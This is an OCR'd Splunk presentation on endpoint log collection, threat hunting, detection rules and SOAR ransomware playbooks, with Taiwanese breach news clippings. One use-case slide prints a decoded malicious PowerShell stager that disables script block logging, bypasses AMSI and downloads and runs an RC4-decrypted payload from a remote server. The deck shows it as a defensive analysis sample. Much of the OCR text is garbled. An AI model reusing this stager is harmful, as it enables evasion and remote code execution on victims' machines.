Splunking the Endpoint Become Proactive

分析端點日誌主動找出駭 客入侵蹤跡

2022.09.20

splunk > turn data into doing



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
Nelson So

Senior Sales Engineer 資深銷售工程師 Splunk



Agenda:

- Reactive to Proactive
- Endpoint Log
- ☐ Splunking Endpoint
- Automation by SOAR
- Summary



Security Tools Cannot Protect You Alone

SSO **Firewall EDR AppFW IDS/IPS PAM** IdM **Anti-Virus NDR** SASE Secure **Vulnerability** NAC **Gateway Scanner** splunk > turn data into doing

臺灣史上第一次券商集體遭DDoS攻擊勒索事件

2017年才開春,臺灣就爆發了有史以來第一次券商集體遭DDoS攻擊勒索事件,全臺79家券商中,有13家 券商遭到DDoS攻擊勒索,遭攻擊券商單日平均交易金額加總起來近206億元,約臺股單日交易金額的3 成,都受到了威脅!

文/ IThome | 2017-02-14 發表

65 # 按讚加入iThome粉絲團



圖片來源: IThomo



一銀ATM遭駭事件大剖析

這是臺灣金融史上第一次,東歐駭客集團暗中駭入臺灣大型銀行的41臺ATM,從倫敦 一喜欢跃移音伺服器,横跨1萬公里,请继接跨北中面世22家一朝公行的41喜ATM。 遺派出十多名車手兵分多路,神不知鬼不覺地盜領8,327萬多元。但是,為何向來是 資安優等生的第一銀行,事前一點跡象都沒有察費?



匯豐銀行傳出網銀帳戶資料外洩事件

HSBC在10月發現該銀行線上帳戶遭到未授權存取,可能外洩的帳戶資訊,包括用戶姓名、地址、電話號碼 電子郵件位址,以及帳戶號碼、餘額、交易紀錄等資料,目前已暫停受影響帳戶的線上存取服務,並通知用

文/ 開稿料 | 2018-11-07 報表

★ 25 6.5 第 按键加入/Thome粉絲圈



示意圖、與新聞事件無關

台積電產線中毒大當機,5 資安震撼教育

一個SOP作業小疏忽,遇上自動威染的電腦蝟蟲病毒,進入了機臺OS更新不 生產內網,短短幾個小時,就造成台積電全臺晶圓廠產線大當機,2天後才完 原,預估營收損失高達52億元,這是臺灣有史以來損失金額最大的資安事件

一次攻略超規格展會 直擊必看亮點! ★實戰攻防漢線 ★護增實境遊戲 ★智慧臺灣安全展 ★新鮮人才專區 MAY 4-6 東北南澤原東二日 **》 馬上出谷 班場際食物家內容**

跨國金融機構匯豐銀行 (HSBC) 上周坦承,在今年的10月4日到10月14 日之間,有部份該銀行的線上帳戶遭到未經授權的使用者存取,包括用 戶名字、帳戶號碼、帳戶金額及交易紀錄等

随豐銀行並未說明用戶帳戶外洩原由,僅說在發現此事後,立即暫停了 這些報戶的線上存取能力,並開始通知受影響的用戶,同時採取行動強 化該行個人網路銀行的認證流程,新增了額外的安全保護。

可能外洩的資訊涵蓋用戶的全名、地址、電話號碼、電子郵件位址、生日、帳戶號 碼、帳戶型態、帳戶餘額、交易紀錄、收款人帳戶資訊,以及銀行對帳單。



才開春,臺灣就爆發了有史以來第一次券商集體遭DDoS攻擊勒索事件,全

國內人力銀行傳有592萬筆求職個資外洩,104公告說明,遭公布35 **E是2013年舊資料**

Ai資訊科技於今日10月4日(週日)接近深夜時分正式在其官方網站發出關於遭駭一事的聲明,指出駭客 公開的35筆資料,都是2013年的舊資料。

About 104

| 福正漢 | 2020-10-04 發表

公司整介

新聞中心

即结束件

→ 提 6.5 m 按環加入iThome粉絲圈 → 提 1.021 分享

104聲明 · 35筆資料遺骸皆為2013年舊資料

針對保難報等。人力銀行價資連裝一事。104人力銀行初步了解,從緊客所公開的 35 筆資料中,都是2013 年的舊資料 - 104人力銀行已向調查問報報,並於網站公告相關訊息

質安是一件永無止害的防護工程。104人力銀行近年來已於管理面遙速 ISO 27001 資訊安全管理與 85 10012 個人資訊管理和自動器。世於資金物護技術管理信用物案之传達。如語:淨瑪檢索、胡貼練器、港橋



在今日10月4日(週日)一早,有臺灣媒體報導國內人力銀行業者疑在中秋 節前夕遭中國駭客侵入,已有高速592萬4397筆國人的求職個資,被張貼 在暗網出售。由於這次資料外洩事件筆數不小,以及舊有外洩資料販售消 息不時傳出,這次事件到底是如何,持續成關注焦點。

根據自由時報最早的揭露內容,說明這次事件是國內治安單位追查跨國網 路非法交易而發覺,表示高速592萬國人的詳細身分資訊被盜,報導中並提 到駭客於本月1日使用暗網專屬帳號「rootkit」,在暗網上的中國「暗網交

易論壇」出售,同時透露執法單位已在追查。不過,我們根據該報導中的翻攝圖片, 顯示該論壞張點的日期是在2020年9月XX日。

目前,我們尚未看到執法單位發出相關聲明。根據自由時報的內容,這些出售的國人

MAY 4-6 臺北南港展覽二號

--次攻略超規格展會 ★ 駭客大大開講 ★ 資安品牌大用 ★實戰攻防濱線 ★據增實境遊戲





以針對金融機構的網路攻擊而 言,最大目標顯然就是金錢,樂 天銀行總經理佐伯和產認為,對 抗網路金融犯罪要有效,可遵循 兩大基本原則,除了要讓攻擊者 覺得不划算,並要做到產業與客 戶協力,同時分享他們在阻止網 路犯罪所採取的3個動作

【獨步全球·臺灣唯一







【臺灣史上最大資安事件】深度剖析台積產線中毒大當機始末

安裝人員一個小疏忽,竟然造成台籍電全臺產線大當機,營收損失高達52億元,創下臺灣有史以 來損失金額最高的資安事件

女/王宏仁 1 2018-08-10







Endpoint Log

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
Data Sources for Endpoint Threat Hunting


Common














Threat Intelligence

Cloud

Enterprise

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Endpoint Data Collection 端點日誌蒐集方法

▶ Basic

- Windows Event logs
 - Security
 - Set up command process auditing (4688)
 - •System
 - Application
- WindowsUpdateLog (on supported systems)


- ▶ Intermediate
 - Sysmon (with TaySwift or Olaf config + Splunk Tweaks)
 - Captures registry instead of Splunk regmon
 - PowerShell
 - Module Logging
 - Script Block Logging
 - •Osquery (non-windows)

- Advanced
 - Splunk Stream
 - •EDR products
 - AppLocker
 - Windows Firewall
 - WinPrintMon
 - Native USB Auditing

Collection via Windows Event Forwarding or Splunk Universal Forwarder **Collection via Splunk Apps**

Windows Event Log

Process Command Line



Only a fraction more data Most valuable thing to log

http://technet.microsoft.com/en-us/library/dn535776.aspx

Additional context important to identify abnormal behavior



Microsoft Sysmon

https://docs.microsoft.com/en-us/sysinternals/downloads/sysmon

Sysmon Blogs

- https://www.splunk.com/en_us/blog/tips-and-tricks/monitoring-network-traffic-with-sysmon-and-splunk.html
- https://www.splunk.com/en_us/blog/security/a-salacious-soliloguy-on-sysmon.html

Recommended Sysmon Configs

- https://github.com/SwiftOnSecurity/sysmon-config
- https://github.com/olafhartong/sysmon-modular

Splunkbase App & Add-on for Sysmon

- Sysmon App for Splunk https://splunkbase.splunk.com/app/3544/
- Splunk Add-on for Sysmon https://splunkbase.splunk.com/app/5709/




Sysmon Log

Interesting IOC: CommandLine, Command Parameters, File Name, MD5 hash



EDR

https://splunkbase.splunk.com




































Splunking Endpoint

Threat Hunting Endpoint Log


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Endpoint Detection Rules


端點日誌偵測規則



80+ MITRE ATT&CK Tactics 多個偵測模版




Use Case #1 - Command Length



https://www.splunk.com/en_us/resources/videos/splunk-for-security-investigation-ransomware.html



Machine Learning for Anomaly Detection 異常偵測




Use Case #2 – Investigate Attack Technique 找出攻擊手法




Download CyberChef .		Last build: 2 months ago -	v9 supports multiple inputs	and a Node API allowing you to program with CyberChef! Options 🏩 About / Support 🕝
Operations	Recipe		8 m i	Input Length: 5312
lower	From Base84		⊗ II	SQBmaCgaJaBQaFMaVgBlaFIAcwBpAE8ATgBUAEEAYgBMAEUALgBQAFMAVgBFAHIAUwBJAG8ATgAuAE8AYQBqAE8AUgAgAC0AZwBlaCAAMwApAH saJaBHAFAARqa9AFsAcqBFAEYAXQAuAEEAUwBzAGUATQBCAGwAeQAuAEcARQBUAFQAWQBQAGUAKAAnAFMAeQBzAHQAZQBtAC4ATQBhAG4AYQBn
To Lower case	Alphabet A-Za-z0-9+/=			AGUADOB LAG4AdAAUAEEAd Q80AGBAD QBhAHQAAQBVAG4AL gBVAHQAAQBSAHMAJWADAC4AL gBHAGUAVABGAEKARQBQAGWAZAALAC QAJWB JAGEAYW BOAGUAZABHAHIAD WB1AHAAUAB YAGWAAQB JAHKAUWB LAHQADAB DAG4A ZWBZACCALAA DAE4AJWAFACCAD WBUAFAAD QB JAGWAAQB JACWAUWBOAGEA
Borypt	N-28-20-57/-			dabpacmajwapadsasobgacgajabhafaargapahsajabhafaaqwapacqarwbqaeyalgbhaeuayabwageatabyaguakaakaeaayobsagwakoatae kargadacqarwbqaemamamafmaywbyagkacabbaetajwaraccababyagmawbmagbazwbnagkabqbnaccaXQapahsajabhafaaqwbbaccalwbjj
Blur Image	Remove non-alphabet chars			AHTAQDBWAHQAQQANACSAJWBSAGBAYWBFAEWADWBNAGCAQQBUAGCAJWBdAFSAJWBFAG4AYQB1AGWAZQBTAGWACQBQAHAAAABCACCAKWANAGWADW BjAGSATABAAGCAZWBQAG4AZWANAF6APQAWADSAJABHAFAAQWBbACCAUWBjAHTABQBWAHQAQQANACSAJWBSAG8AYWBFAEWADWBNAGCABQBUAGCA
Colossus	To Lower case		⊗ II	JWBdAFsAJWBFAG4AYQBJAGWAZQBTAGMACQBpAHAAdABCAGWAbWBJAGSASQBUAHYAbWBJAGEAdABpAGBAbgBMAGBAZWBNAGKAbgBNACCAXQA9AD AAFQAKAFYAYQBMAD0AWWBDAE8AbABMAGUAQWBUAGKAbWBUAHMALgBHAGUATgBTAFIAAQBJAC4ARABpAEMAdABpAE8AbgBBAFIAWQBbAFMAdABS
Decode text	Regular expression		0 11	AEKATGBNACWAUWB5AFMAVABFAE0ALgBPAEIASGBFAGMAVABdAF0AOgA6AE4AZQB3ACGAKQA7ACQAdgBhAGwALgBBAGQARAAOACCARQBUAGEAYg BSAGUAUWBjAHIAaQBwAHQAQgAnACSAJwBSAG8AYwBrAEwAbwBnAGCAaQBUAGCAJwASADAAKQA7ACQAVgBhAGwALgBBAEQAZAAOACCARQBUAGEA
Encode text	Built in regexes			YgBsAGUAUwBjAHIABQBwAHQAQgBsAG8AYwBrAEkAbgB2AG8AYwBhAHQABQBVAG4ATABVAGCAZWBPAG4AZWANACWAMAAAADSAJABHAFAAQWBbAC CASABLAEUAWQBfAEwATwBDAEEATABfAE0AQQBDAEgASQBOAEUAXABTAG8AZgB0AHCAYQBYAGUAXABQAG8AbABPAGMAAQB\AHMAXABNAGKAYwBY
Fletcher-16 Checksum	User defined			AGBACWBVAGYAdABCAFCA#QBuAGQAbwB3AHMAXABQAGBAdwB1AHIAUwBoAGUAbABSAFwAUwBjAHIA#QAQBAACSAJwBSAGBAYwBrAEwAbw BnAGCA#QBuAGCAJwBdAD@AJAB2AEEATAB9AEUAbABZAGUAewBbAFMAYwByAEkACAB@AEIAbABPAEMASwBdAC4AIgBHAGUAdABGAGkAZQBgAEwA
Fletcher-32 Checksum	Regex			RAAIACgAJWBZAGKAZWBUAGEAdAB1AHIAZQBZACCALAANAE4AJWAFACCAbwBUAFAAdQBIAGWAWQBJACWAUWB0AGEAdABpAGMAJWAPAC4AUwBlAF QAVGBhAEWAVQBFACgAJABOAFUAbABMACWAKABOAGUAdWATAE8AQgBQAGUAYWBUACAAQWBPAEWATABFAGMAVABJAE8AbgBZAC4ARWBFAG4AZQBS
Fletcher-64 Checksum				AEKAYWAUAEGAYQBTAEGAUWB\AMQANWBTAFQACGBpAG4ARWBdACKAKQB9ACQAUgBFAEYAPQBbAFIARQBmAF0ALgB8AHMACWBFAG0AQgBMAHKALg BHAGUAdABUAHKACABFACgAJWBTAHKACWB0AGUAbQAUAE0AYQBUAGEAZWB\AG0AZQBUAHQALgBBAHUAdABVAG0AYQB0AGKAbWBUAC4AQQBtAHMA
Fletcher-8 Checksum	Case insensitive	^ and \$ match at newlines	_	aQBVAHQAaQBsAHMAJwApADsAJABSAEUARgAuAECAZQBUAEYASQBIAGwARAAOACCAYQBtAHMAaQBJAG4AaQB0AEYAYQBpAGwAZQBkACCALAANAE 4AbwBuAFAAdQBiAGwAaQBjACwAUwB0AGEAdABpAGMAJwApAC4AUwBIAHQAVgBhAGwAdQBIACgAJABuAFUATABsACwAJAB0AFIAdQBIACKAOwB9
Text Encoding Brute Force			Dot matches all	Output tine: 285 to 1 to 285 to 1 to 285 to 1 to 285 to 28
To Carriel case	Unicode support	Astral support	Display total	if(\$psversiontable.psversion.major -ge 3){\$gpf=
To Kebab case	Cutput format			<pre>[ref].assembly.gettype('system.management.automation.utils')."getfie`ld" ('cachedgrouppolicysettings','n'+'onpublic,static');if(\$gpf)</pre>
To Snake case	Highlight matches			<pre>{sgpc=sgpf.getvalue(\$null);if(\$gpc['scriptb'+'locklogging']){\$gpc['scriptb'+'locklogging'] ['enablescriptb'+'locklogging']=0;\$gpc['scriptb'+'locklogging']!'enablescriptblockinvocationlogging']=0}\$val=</pre>
Favourites				<pre>[collections.generic.dictionary[string.system.object]]::new();sval.add('enablescriptb'+'locklogging',0);sval.a dd('enablescriptblockinvocationlogging',0);spgc['hkey_col_machinec\software\policies\microsoft\windows\powers hell\scriptb'+'locklogging']=sval}else{[scriptblock]."geffie'td"</pre>
Data format				<pre>('signatures','n'+'ompublic,static').setvalue(Snull,(new-object collections.generic.hashset[string])))}ref= [ref].assembly.gettype('system.management.automation.amsiutils');\$ref.getfield('amsiinitfailed','nonpublic,sta</pre>
Encryption / Encoding				tic').setvalue(\$null,\$true););[system.net.servicepointmanager]::expect100continue=0;\$wc=new-object system.net.webclient;\$u='mozilla/5.0 (windows nt 6.1; wow64; trident/7.0; rv:11.0) like gecko';
Public Key				[system.net.servicepointmanager]::servercertificatevalidationcallback = {\text{\$true}};\text{\$wc.headers.add('user-agent',\su);\text{\$wc.headers.add('user-agent',\su)}
Arithmetic / Logic				[system.net.redentialcache]::defaultwebproxy;\$wc.proxy.credentials =
Networking				[system.text.encoding]::ascii.getbytes('lab <yk6z4#+vvu%o5)86m-9ul~t]>Bpr);\$r={\$4,\$k=\$args;\$s=0255;0255}% {\$j=(\$j=\\$5]*\$s[\$_]*\$s[\$_]*\$s[\$_]*\$s[\$_]}\$s[\$_]}\$s[\$_]}\$s[\$_]</yk6z4#+vvu%o5)86m-9ul~t]>
Language				(\$h+\$s[\$i])%256;\$s[\$i],\$s[\$h]=\$s[\$h],\$s[\$i];\$ bxor\$s[[\$s[\$i]+\$s[\$h])%256]}};\$ser=\$([text.encoding]::unicode.getstring([convert]::frombase64string('aab0ahqac
Utilis	STEP	💆 BAKE!	Auto Bake	abzadoalwavadqanqauadcanwauaduamwauadeanwa2adoanaa0adna'))};st='/adnin/get.php';\$wc.headers.add("cookie","ptha vgs=bkqxpuod5lpcjyfrc1bxpqq8fwi=");\$data=\$wc.downloaddata(\$ser+\$t);\$iv=\$data[0.3];\$data=\$data[4\$data.length
				SPIUNK > turn data into doing


Splunk's turn data into doing

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riptb'+'locklogging']=0;$gpc['scriptb'+'locklogging']['enablescriptblockinvocationlogging']=0}$val=[collections.generic.d
ictionary[string,system.object]]::new();$val.add('enablescriptb'+'locklogging',0);$val.add('enablescriptblockinvocationl
ogging',0);$gpc['hkey local machine\software\policies\microsoft\windows\powershell\scriptb'+'locklogging']=
$val}else{[scriptblock]."getfie`ld"('signatures','n'+'onpublic,static').setvalue($null,(new-object)
collections.generic.hashset[string]))}$ref=[ref].assembly.gettype('system.management.automation.amsiutils');$ref.get
field('amsiinitfailed','nonpublic,static').setvalue($null,$true);};[system.net.servicepointmanager]::expect100continue=
0;$wc=new-object system.net.webclient;$u='mozilla/5.0 (windows nt 6.1; wow64; trident/7.0; rv:11.0) like
gecko';[system.net.servicepointmanager]::servercertificatevalidationcallback = {$true};$wc.headers.add('user-
agent',$u);$wc.headers.add('user-
agent',$u);$wc.proxy=[system.net.webrequest]::defaultwebproxy;$wc.proxy.credentials =
[system.net.credentialcache]::defaultnetworkcredentials;$script:proxy =
$wc.proxy;$k=[system.text.encoding]::ascii.getbytes('1ab<yk6z4#+vvu%o5}8&m-
9ul\sim 1 > 0gp'; r=\{4, k=3args; s=0..255; 0..255|%\{5]=(5]+5args; s=0..255; 0..255|%[5]=(5]+5args; s=0..255|%[5]=(5]+5args; s=0..255|%[
$d|%{$i=($i+1)%256;$h=($h+$s[$i])%256;$s[$i],$s[$h]=$s[$h],$s[$i];$ -
bxor$s[($s[$i]+$s[$h])%256]}};$ser=$([text.encoding]::unicode.getstring([convert]::frombase64string('aab0ahqacabz
adoalwavadqanqauadcanwauaduamwauadeanwa2adoanaa0adma')));$t='/admin/get.php';$wc.headers.add("co
okie", "pthavgs=bkgxpuod5lpcjyfrc1bxpgg8fwi="); $\data=$\wc.downloaddata(\$\ser+\$t); $\iv=\$\data[0..3]; $\data=\$\data[4...]
$data.length];-join[char[]](& $r $data ($iv+$k))|iex
```



Use Case #3 – Locate IOC & Spread Investigation 找出可擬檔案並擴散調查範圍











Splunk SIEM

Enterprise Security

splunk > turn data into doing

Visualize the relationship 視覺化風險關聯







Splunk SOAR aka Phantom

splunk > turn data into doing

Automated Investigation & Response

Security Orchestration Automation and Response







R ansomware is one the leading threats facing organizations today. With volumes of malicious inbound emails and already infected devices within your environment, regaining control over ransomware can be tedious and time consuming.

The Phantom security automation and orchestration platform can help you investigate, block, and contain ransomware threats. The platform with an expanded Ransomware playbook could also automate the remediation of infected devices. Deal with the volume of ransomware threats you face by using the Phantom platform to scale your investigations and response to meet the challenge.




https://www.splunk.com/en_us/blog/security/playbook-ransomware-detect-block-contain-and-remediate.html






RansomWare Investigate & Contain Playbook



Customer Case

Splunk[®] SOAR Playbook





Runs On: O365 phish events from Splunk[®] ES

High-Level Summary: Fetches emails from user mailboxes, searches Splunk logs for other potentially impacted users through Proxy logs

